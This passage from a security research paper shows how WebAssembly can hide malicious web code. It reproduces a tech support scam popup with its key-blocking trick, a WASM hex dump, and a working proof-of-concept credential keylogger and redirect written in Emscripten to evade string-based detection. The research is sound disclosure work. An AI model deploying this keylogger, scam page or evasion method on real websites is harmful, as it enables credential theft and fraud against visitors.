
Moving forward, the scam checks for the following key presses:

Keycode	Key
13	ENTER
27	ESC
18	ALT
123	F12
85	u
9	TAB
115	F4
116	F5
112	F1
114	F3
17	CTRL


Using WASM
file:///C:/emsdk-portable-64bit/hello.html
OK
System May
Do
FakeAV-
For Help Removing Viruses, Call Tech Support Online Right Away:

```
** Windows Warning  Alert **

Malicious Spyware/Riskware Detected

Error # 0x80072ee7

Please call us immediately at: +x-xxx-xxx-xxxx
Do not ignore this critical alert.
 If you close this page, your computer access will be disabled to prevent further damage to our network.

Your computer has alerted us that it has been infected with a  Spyware and riskware.  The following information is being stolen...

>  Financial Data
> Facebook Logins
> Credit Card Details
> Email Account Logins
> Photos stored on this computer
You must contact us immediately so that our expert engineers can walk you through the removal process over the phone to protect
your identity.  Please call us within the next 5 minutes to prevent your computer from being disabled or from any information loss.

Toll Free: +x-xxx-xxx-xxxx
```

Figure 8: A popup warns the user that the system is infected.



```
77 61 73 6D 2E BE 00 00 27 00 00 BC 01 FF FF FF   wasm....'.......
FF 0F D4 01 AC 01 F8 FF FF FF 0F B0 01 B8 01 B4   ................
01 C0 01 C4 01 DC 03 EC 04 80 02 20 CC 01 3C 5A   ........... ..<Z
FF FF FF FF 07 80 80 0F FF FF FF 07 80 E0 1F 80   ................
FE 3F C2 01 28 94 05 E8 04 DC 04 FE FF FF FF 0F   .?..(...........
24 C8 01 BF 01 56 AE 01 84 05 8C 05 FC FF FF FF   $....V..........
0F D8 FF FF FF 0F F0 FF FF FF 0F DC FF FF FF 0F   ................
08 00 01 00 00 00 03 01 00 03 02 00 00 00 02 00   ................
00 00 03 00 00 00 03 00 00 04 00 00 00 00 17 10   ................
61 62 6F 72 74 00 01 02 61 73 73 65 72 74 00 00   abort...assert..
69 6E 76 6F 6B 65 5F 69 69 00 00 69 6E 76 6F 6B   invoke_ii..invok
65 5F 69 69 69 69 00 00 69 6E 76 6F 6B 65 5F 76   e_iiii..invoke_v
69 00 00 5F 70 74 68 72 65 61 64 5F 63 6C 65 61   i.._pthread_clea
6E 75 70 5F 70 6F 70 00 01 02 5F 70 74 68 72 65   nup_pop..._pthre
61 64 5F 73 65 6C 66 00 01 01 5F 73 79 73 63 6F   ad_self..._sysco
6E 66 00 01 00 5F 5F 5F 6C 6F 63 6B 00 01 02 5F   nf...___lock..._
5F 5F 73 79 73 63 61 6C 6C 36 00 01 04 5F 5F 5F   __syscall6...___
73 65 74 45 72 72 4E 6F 00 00 5F 61 62 6F 72 74   setErrNo.._abort
00 01 06 5F 73 62 72 6B 00 01 00 5F 74 69 6D 65   ..._sbrk..._time
00 01 00 5F 70 74 68 72 65 61 64 5F 63 6C 65 61   ..._pthread_clea
6E 75 70 5F 70 75 73 68 00 01 03 5F 65 6D 73 63   nup_push..._emsc
72 69 70 74 65 6E 5F 6D 65 6D 63 70 79 5F 62 69   ripten_memcpy_bi
67 00 01 05 5F 5F 5F 73 79 73 63 61 6C 6C 35 34   g...___syscall54
00 01 04 5F 5F 5F 75 6E 6C 6F 63 6B 00 01 02 5F   ...___unlock..._
5F 5F 73 79 73 63 61 6C 6C 31 34 30 00 01 04 5F   __syscall140..._
65 6D 73 63 72 69 70 74 65 6E 5F 73 65 74 5F 6D   emscripten_set_m
61 69 6E 5F 6C 6F 6F 70 5F 74 69 6D 69 6E 67 00   ain_loop_timing.
00 5F 65 6D 73 63 72 69 70 74 65 6E 5F 73 65 74   ._emscripten_set
5F 6D 61 69 6E 5F 6C 6F 6F 70 00 00 5F 5F 5F 73   _main_loop..___s
79 73 63 61 6C 6C 31 34 36 00 01 04 5F 65 6D 73   yscall146..._ems
63 72 69 70 74 65 6E 5F 61 73 6D 5F 63 6F 6E 73   cripten_asm_cons
74 5F 30 00 01 02 15 00 03 04 00 00 53 54 41 43   t_0.........STAC
4B 54 4F 50 00 53 54 41 43 4B 5F 4D 41 58 00 74   KTOP.STACK_MAX.t
65 6D 70 44 6F 75 62 6C 65 50 74 72 00 41 42 4F   empDoublePtr.ABO
52 54 00 20 00 01 02 03 03 02 02 02 01 01 01 00   RT. ............
00 00 02 00 05 05 05 00 02 00 02 06 05 05 04 07   ................
03 00 05 02 03 00 02 1D 0F 05 04 1E 12 10 11 02   ................
02 1F 14 81 04 81 03 18 B8 1E 03 18 C0 B8 27 1E   ..............'.
03 18 AF 00 25 0F C1 80 01 0F 03 18 80 01 B8 C0   ....%...........
80 02 B8 C0 B9 C1 80 01 11 2E 03 00 A0 10 02 A0   ................
```

Figure 9: Content of the WASM file, seen in the browser cache.

This prevents the user from escaping the scam by pressing keys like ESC or the CTRL+ALT+DELETE combination, or others as shown in the table.

The code also monitors mouse clicks and pops up the malicious alert each time the mouse is clicked.

In this scenario, only the code within the 'document.write()' tag is rendered in the browser, while the JavaScript code is loaded on the fly. The only visible trace of the C code is a Wasm file, seen in the browser cache, the content of which is shown in Figure 9. Thus, security products will only see the compiled Wasm file rather than the JavaScript source code. This is similar to seeing an executable file in a text editor, thus making detection difficult.

CASE 2: WEBSITE KEYLOGGERS

What are keyloggers?

Keystroke logging, often referred to as keylogging or keyboard capturing, is the action of logging the keys struck on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored. Data can then be retrieved by the person operating the logging program, better known as the keylogger [15].


Keyloggers are most often used for stealing passwords and other confidential information.

Keyloggers come in various forms including executable files, script files, etc., but the end objective is always to steal confidential data such as passwords, credit card details, etc.

Executable keylogger files land on the system via a variety of sources such as spam mails, social engineering scams, vulnerability exploitation, etc. Executable keyloggers can monitor keystrokes regardless of the running application – that is, keystrokes can be monitored whether the user is filling in a website form, typing in a *Notepad* file or any other actions carried out through the keyboard.


Script keyloggers are typically written in JavaScript, VB Script, etc. Script keyloggers are injected into compromised websites to steal passwords and other confidential information from website visitors. In the majority of cases, website owners and visitors are unaware of this keylogging activity. Script loggers are restricted to the website into which they are injected.

In this paper, we will discuss script keyloggers combined with WebAssembly. Since this kind of keylogger is written entirely in JavaScript, it is prone to string-based detection. With the following proof of concept, we will see how these detections can be bypassed.



```
#include <emscripten.h>

int main()
{
    EM_ASM
    (   document.body.innerHTML="";
        document.write('<title>Keylogger Using WASM</title>');
        document.write('<center><font size="20"><b>Keylogger POC</b></font></center>');
        var username='';
        var password='';
        var final_data='';

        function myFunction0(x)
        {   /* this function stores captured username */
            username=final_data;
            final_data='';
        }
        function myFunction1(x)
        {   /* this function stores captured password */
            password=final_data;
            final_data='';
        }
        function display()
        {   /* this function displays captured credentials */
            alert("Username: " + username +"\nPassword: " + password);
            username='';
            password='';
        }
        document.onkeypress = function(e)
        {   /* this function captures keystrokes */
            var stroke = e.key;
            var key_val = e.keyCode || e.charCode;
            if(key_val>32)
            {
                final_data = final_data + stroke;
            }
        };

        var br1 = document.createElement("br");
        document.body.appendChild(br1);
        var x = document.createElement("INPUT");
        x.setAttribute("type", "text");
        x.addEventListener("change",myFunction0);
        document.body.appendChild(x);
        var lbl = document.createElement("LABEL");
        var t = document.createTextNode("Username");
        lbl.setAttribute("for", x.id);
        lbl.appendChild(t);
        document.body.insertBefore(lbl,x);
        var br2 = document.createElement("br");
        document.body.appendChild(br2);
        var br3 = document.createElement("br");
        document.body.appendChild(br3);

        var y= document.createElement("INPUT");
        y.setAttribute("type", "password");
        y.addEventListener("change",myFunction1);
        document.body.appendChild(y);
        var lbl1 = document.createElement("LABEL");
        var t1 = document.createTextNode("Password");
        lbl1.setAttribute("for", y.id);
        lbl1.appendChild(t1);
        document.body.insertBefore(lbl1,y);
        var br4 = document.createElement("br");
        document.body.appendChild(br4);
        var br5 = document.createElement("br");
        document.body.appendChild(br5);

        var z= document.createElement("button");
        z.setAttribute("name", "submit");
        z.setAttribute("value", "Submit");
        z.addEventListener("click", display);
        z.innerHTML = 'Submit';
        document.body.appendChild(z);


        document.body.style.textAlign="center";
    );
    return 0;
}
```

Figure 10: Proof of concept code.



Username: Test
Password: VB2018

Figure 11: Output of the proof of concept.

In the code shown in Figure 10, there are four main functions:

- `myFunction0()` – stores the entered username.
- `myFunction1()` – stores the entered password.
- `display()` – in this function we display the captured credentials which we obtained in the above two functions.
- `onkeypress` – this function listens to the keys pressed by the user and stores the result.

In lines 43 and 57, we can see the 'change' eventListener being attached to the text fields for username and password. This event is fired when the user has finished entering the username/password. When this event is fired, the code in myFunction0() or myFunction1() is called respectively, thus capturing the credentials.

The rest of the code just builds the HTML front end for the user input form.

In this scenario, security products will only see the compiled Wasm file rather than the JavaScript source code, thus making detection difficult.


The output of the proof of concept can been seen in Figure 11.

This example shows that WebAssembly can be used in phishing campaigns to capture confidential information without leaving many traces for detection purposes.

WEBASSEMBLY – EXPLORING NEW FRONTIERS

As we have witnessed, WebAssembly can be used in a variety of ways to achieve nefarious goals. However, this is just the beginning. We firmly believe that, in the future, WebAssembly will leave its footprint in one or more of the following domains:

- **Browser exploits** – Going through some of the publicly available recent browser exploits, we see that they involve JavaScript. Thus, WebAssembly can play an important role in browser exploitation by obfuscating the exploit code.
- **Malicious redirections** – We usually encounter malicious redirections from compromised websites to tech support scams, browser miners, etc. Instead of doing redirection through JavaScript, the redirection can be achieved using WebAssembly. The code snippet below shows redirection to our keylogger POC.



```
#include <emscripten.h>

int main()
{
    EM_ASM
    (   document.body.innerHTML="";
        document.write('<title>Redirection Using WASM</title>');
        alert('Redirecting to Another Website');
        /* redirecting to our keylogger POC */
        window.location.href='keylogger.html';
    );
    return 0;
}
```

Thus, we can build a long redirection chain using WebAssembly: the compromised website loads the above Wasm, which leads to the custom phishing page where we steal confidential information using WebAssembly.

REFERENCES

[1] https://www.quora.com/in/Will-WebAssembly-make-JavaScript-skills-more-or-less-valuable-in-the-future-WebAssembly-will-allow-performance-critical-stuff-to-be-done-using-WASM-while-all-the-rest-will-still-make-sense-to-be-done-in-Javascript.

[2] http://2ality.com/2013/02/asm-js.html.

[3] https://medium.com/javascript-scene/why-we-need-webassembly-an-interview-with-brendan-eich-7fb2a60b0723.

[4] https://brendaneich.com/2015/06/from-asm-js-to-webassembly/.

[5] https://auth0.com/blog/7-things-you-should-know-about-web-assembly/.

[6] https://webassembly.org/.

[7] https://developer.mozilla.org/en-US/docs/WebAssembly.

[8] https://developer.mozilla.org/en-US/docs/Mozilla/Projects/Emscripten.

[9] http://kripken.github.io/emscripten-site/.

[10] https://cloudblogs.microsoft.com/microsoftsecure/2018/04/20/teaming-up-in-the-war-on-tech-support-scams/.

[11] https://www.ic3.gov/media/2018/180328.aspx.

[12] https://www.symantec.com/connect/blogs/tech-support-scams-increasing-complexity.

[13] https://www.symantec.com/blogs/threat-intelligence/tech-support-scams-aes.

[14] https://kripken.github.io/emscripten-site/docs/porting/connecting_cpp_and_javascript/Interacting-with-code.html#interacting-with-code-call-javascript-from-native.

[15] https://en.wikipedia.org/wiki/Keystroke_logging.